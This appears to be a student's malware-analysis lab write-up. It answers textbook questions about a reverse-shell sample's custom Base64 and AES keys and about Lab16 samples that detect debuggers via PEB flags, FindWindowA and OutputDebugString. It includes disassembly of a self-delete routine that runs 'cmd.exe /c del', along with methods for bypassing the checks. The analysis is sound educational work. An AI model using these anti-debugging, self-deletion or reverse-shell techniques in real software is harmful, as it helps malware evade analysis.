


Figure 5. PEID found AES

```
The initial autoanalysis has been finished.
40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

Figure 6. Find Crypt 2 Plugin Found AES

iv. Which two encoding techniques are used in this malware?

@0x4120A4 we can see a 65 characters string. Which seems like a custom base64 key. The standard base64 key should be "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=" which consists of A-Z, a-z, 0-9, +, / and =.

```
.data:004120A3 00                                db  0
.data:004120A4 43 44 45 46 47 48 49 4A+aCdefghijklmnop db 'CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/',0
.data:004120A4 4B 4C 4D 4E 4F 50 51 52+                                  ; DATA XREF: base64+1F↑r
```

Figure 7. Custom Base64

A custom Base64 and AES are used in this malware.

v. For each encoding technique, what is the key?

The custom base64 string uses

"**CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/**"

To test if this key is valid i used a online custom base64 tool to verify.

Online Tool: https://www.malwaretracker.com/decoder_base64.php

Using the above tool with the custom key, I encoded HELLOWORLD and pass it to the program via netcat to decode. True enough, the encoded text was decoded back to the original text.




Figure 8. Base64 decode

Based on some debug message, this function (0x00401AC2) seems to be initializing the AES key.

```
.text:00401AC2                          ; int __thiscall keyinit(int this, int KEY, void *a3, int a4, int a5)
.text:00401AC2                          keyinit         proc near               ; CODE XREF: _main+1C↑p
.text:00401AC2
.text:00401AC2                          var_68          = dword ptr -68h
.text:00401AC2                          var_64          = dword ptr -64h
.text:00401AC2                          var_60          = dword ptr -60h
.text:00401AC2                          var_5C          = dword ptr -5Ch
.text:00401AC2                          var_58          = byte ptr -58h
.text:00401AC2                          var_4C          = dword ptr -4Ch
.text:00401AC2                          var_48          = byte ptr -48h
.text:00401AC2                          var_3C          = dword ptr -3Ch
.text:00401AC2                          var_38          = byte ptr -38h
.text:00401AC2                          var_2C          = dword ptr -2Ch
.text:00401AC2                          var_28          = dword ptr -28h
.text:00401AC2                          var_24          = dword ptr -24h
.text:00401AC2                          var_20          = dword ptr -20h
.text:00401AC2                          var_1C          = dword ptr -1Ch
.text:00401AC2                          var_18          = dword ptr -18h
.text:00401AC2                          var_14          = dword ptr -14h
.text:00401AC2                          var_10          = dword ptr -10h
.text:00401AC2                          var_C           = dword ptr -0Ch
.text:00401AC2                          var_8           = dword ptr -8
.text:00401AC2                          var_4           = dword ptr -4
.text:00401AC2                          KEY             = dword ptr  8
.text:00401AC2                          arg_4           = dword ptr  0Ch
.text:00401AC2                          arg_8           = dword ptr  10h
.text:00401AC2                          arg_C           = dword ptr  14h
.text:00401AC2
.text:00401AC2 55                                       push    ebp
.text:00401AC3 8B EC                                    mov     ebp, esp
.text:00401AC5 83 EC 68                                 sub     esp, 68h
.text:00401AC8 56                                       push    esi
.text:00401AC9 89 4D A0                                 mov     [ebp+var_60], ecx
.text:00401ACC 83 7D 08 00                              cmp     [ebp+KEY], 0
.text:00401AD0 75 21                                    jnz     short loc_401AF3
.text:00401AD2 C7 45 C4 84 22 41 00                     mov     [ebp+var_3C], offset aEmptyKey ; "Empty key"
.text:00401AD9 8D 45 C4                                 lea     eax, [ebp+var_3C]
.text:00401ADC 50                                       push    eax
```

Figure 9. Init Key

x-ref the function and locate the 2nd argument… the key is most likely to be "**ijklmnopqrstuvwx**".

```
.text:00401882 6A 10                                    push    16                      ; int
.text:00401884 6A 10                                    push    16                      ; int
.text:00401886 68 74 33 41 00                           push    offset unk_413374 ; void *
.text:0040188B 68 08 22 41 00                           push    offset aIjklmnopqrstuv ; "ijklmnopqrstuvwx"
.text:00401890 B9 F8 2E 41 00                           mov     ecx, offset unk_412EF8
.text:00401895 E8 28 02 00 00                           call    keyinit
```

Figure 10. Key pass in as 2nd argument

vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?

For custom base64, we would just need the custom base64 string.

For AES, we would need the Cipher's encryption mode, key and IV.

vii. What does this malware do?

The malware connects to an http://www.practicalmalwareanalysis.com's 8190 port and establishes a remote shell. It then reads input from the attacker. The inputs are custom base64 encoded. Once decoded, the command is pass to cmd.exe for execution. The return results is

encrypted using AES and send back to the attacker's server.

viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?

Using the key, we use CBC mode with no IV to decrypt the AES encrypted packet. The content is the response from the command sent earlier via the remote shell from the attacker.




Figure 11. Decrypted Data

Practical No. 5

a-Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe*, with added anti-debugging techniques.

i. Which anti-debugging techniques does this malware employ?

Based on the figures below, the anti debugging techniques used are

1. checking being debugged flag
2. checking process heap[10h]
3. checking NtGlobalFlag




Figure 1: Anti Debugger

```
0: kd> dt !_PEB
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 SpareBool        : UChar
   +0x004 Mutant           : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
   +0x00c Ldr              : Ptr32 _PEB_LDR_DATA
   +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : Ptr32 Void
   +0x018 ProcessHeap      : Ptr32 Void
   +0x01c FastPebLock      : Ptr32 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : Ptr32 Void
   +0x024 FastPebUnlockRoutine : Ptr32 Void
   +0x028 EnvironmentUpdateCount : Uint4B
   +0x02c KernelCallbackTable : Ptr32 Void
   +0x030 SystemReserved   : [1] Uint4B
   +0x034 AtlThunkSListPtr32 : Uint4B
   +0x038 FreeList         : Ptr32 _PEB_FREE_BLOCK
   +0x03c TlsExpansionCounter : Uint4B
   +0x040 TlsBitmap        : Ptr32 Void
   +0x044 TlsBitmapBits    : [2] Uint4B
   +0x04c ReadOnlySharedMemoryBase : Ptr32 Void
   +0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
   +0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
   +0x058 AnsiCodePageData : Ptr32 Void
   +0x05c OemCodePageData  : Ptr32 Void
   +0x060 UnicodeCaseTableData : Ptr32 Void
   +0x064 NumberOfProcessors : Uint4B
   +0x068 NtGlobalFlag     : Uint4B
   +0x070 CriticalSectionTimeout : _LARGE_INTEGER
   +0x078 HeapSegmentReserve : Uint4B
   +0x07c HeapSegmentCommit : Uint4B
   +0x080 HeapDeCommitTotalFreeThreshold : Uint4B
   +0x084 HeapDeCommitFreeBlockThreshold : Uint4B
   +0x088 NumberOfHeaps    : Uint4B
```

Figure 2. the offset used




Figure 3. Checking process heap

ii. What happens when each anti-debugging technique succeeds?

It will self delete and then terminates by calling the subroutine @00401000.

```
push    esi
push    edi
push    104h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    104h            ; cchBuffer
lea     ecx, [ebp+Filename]
push    ecx             ; lpszShortPath
lea     edx, [ebp+Filename]
push    edx             ; lpszLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCDel ; "/c del "
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
lea     edi, [ebp+Filename]
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
mov     edi, offset aNul ; " >> NUL"
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
push    0               ; nShowCmd
push    0               ; lpDirectory
lea     eax, [ebp+Parameters]
push    eax             ; lpParameters
push    offset File     ; "cmd.exe"
push    0               ; lpOperation
push    0               ; hwnd
call    ds:ShellExecuteA
push    0               ; int
call    _exit
DeleteSelf endp
```

Figure 4. Self Delete & terminates

iii. How can you get around these anti-debugging techniques?

1. Set breakpoint at the checks and manually change the flow in ollydbg
2. Patch the program to make jz to jnz etc
3. use plugins such as phantom.

iv. How do you manually change the structures checked during runtime?

use command line and enter dump fs:[30]+2 (refer to figure 2). Set the byte to 0.




Figure 5. Changing structure

v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware?

PhantOm plugin will do the job

b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.

i. What happens when you run Lab16-02.exe from the command line?

Picture worth a thousand words.




Figure 1. password required

ii. What happens when you run Lab16-02.exe and guess the command-line parameter?




Figure 2. Incorrect password

iii. What is the command-line password?

To get the command-line password, we can set breakpoint @0040123A to see what the malware is comparing the password against. However, on running the malware, the program simply terminates.




Figure 3. Callbacks

Seems like 0x00408033 subroutine was called before we reach main method. Analyzing it in IDA Pro, this subroutine is checking for OLLYDBG window via FindWindowA and it is also using OutputDebugString to detect for debugger. Just nop the function at let it return to bypass these checks.




Figure 4. byqrp@ss

and so we got the password… however this password is invalid when tried on the command line with debugger attached.

Lets look at the subroutine @00401090 which is called by the CreateThread function. This function is responsible for generating the password to check against.

```
.tls:00401124                   ror     byte_408032, 7
.tls:0040112B                   mov     ebx, large fs:30h
.tls:00401132                   xor     byte_408033, 0C5h
.tls:00401139                   ror     byte_408033, 4
.tls:00401140                   rol     byte_408031, 4
.tls:00401147                   ror     byte_408030, 3
.tls:0040114E                   xor     byte_408030, 0Dh
.tls:00401155                   ror     byte_408031, 5
.tls:0040115C                   xor     byte_408032, 0ABh
.tls:00401163                   ror     byte_408033, 1
.tls:00401169                   ror     byte_408032, 2
.tls:00401170                   ror     byte_408031, 1
.tls:00401176                   xor     byte_408031, 0FEh
.tls:0040117D                   rol     byte_408030, 6
.tls:00401184                   xor     byte_408030, 72h
.tls:0040118B                   mov     bl, [ebx+2]
.tls:0040118E                   rol     byte_408031, 1
```

Figure 5. BeingDebugged Flag

In the subroutine we can see that there is a check against BeingDebugged Flag… maybe this is the cause of it. Let's fix the structure and see how it goes.




Figure 6. byrrp@ss

The decoded password is “byrrp@ss”. However the strncmp will only compare the first 4 characters.




Figure 7. Correct Password

iv. Load Lab16-02.exe into IDA Pro. Where in the main function is strncmp found?

@0x40123A

Figure 8. strncmp

v. What happens when you load this malware into OllyDbg using the default settings?

The program just terminates. In fact even if I am running it in command line but ollydbg is running in the background, the application will also terminates.

vi. What is unique about the PE structure of Lab16-02.exe?

There is a .tls section.




Figure 9. .tls section

vii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)

At address 0x00401060.




Figure 10. Ctrl-E

viii. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?

1. OLLYDBG window via FindWindowA
2. OutputDebugString to detect for debugger
3. BeingDebugged Flag via fs:[30h]+2

ix. What is the command-line password you see in the debugger after you disable the anti-debugging technique?

refer to solution for question iii.

x. Does the password found in the debugger work on the command line?

refer to solution for question iii.

xi. Which anti-debugging techniques account for the different passwords in the debugger and on the command line, and how can you protect against them?

1. OutputDebugString (nop out the callback function)
2. BeingDebuggedFlag (change the structure to set debug flag back to 0)

c. Analyze the malware in *Lab16-03.exe* using a debugger. This malware is similar to *Lab09-02.exe*, with certain modifications, including the introductionof anti-debugging techniques.

i. Which strings do you see when using static analysis on the binary?

these are the only strings of interest to us that we can observe statically.




Figure 1. strings

ii. What happens when you run this binary?

Nothing happen. It just terminates.

iii. How must you rename the sample in order for it to run properly?

In ollydbg, we set breakpoint @0x401518 (strncmp) to see what the malware is comparing against. The executable name needs to be "**qgr.exe**". However nothing happen when we attempt to run the malware via command line…

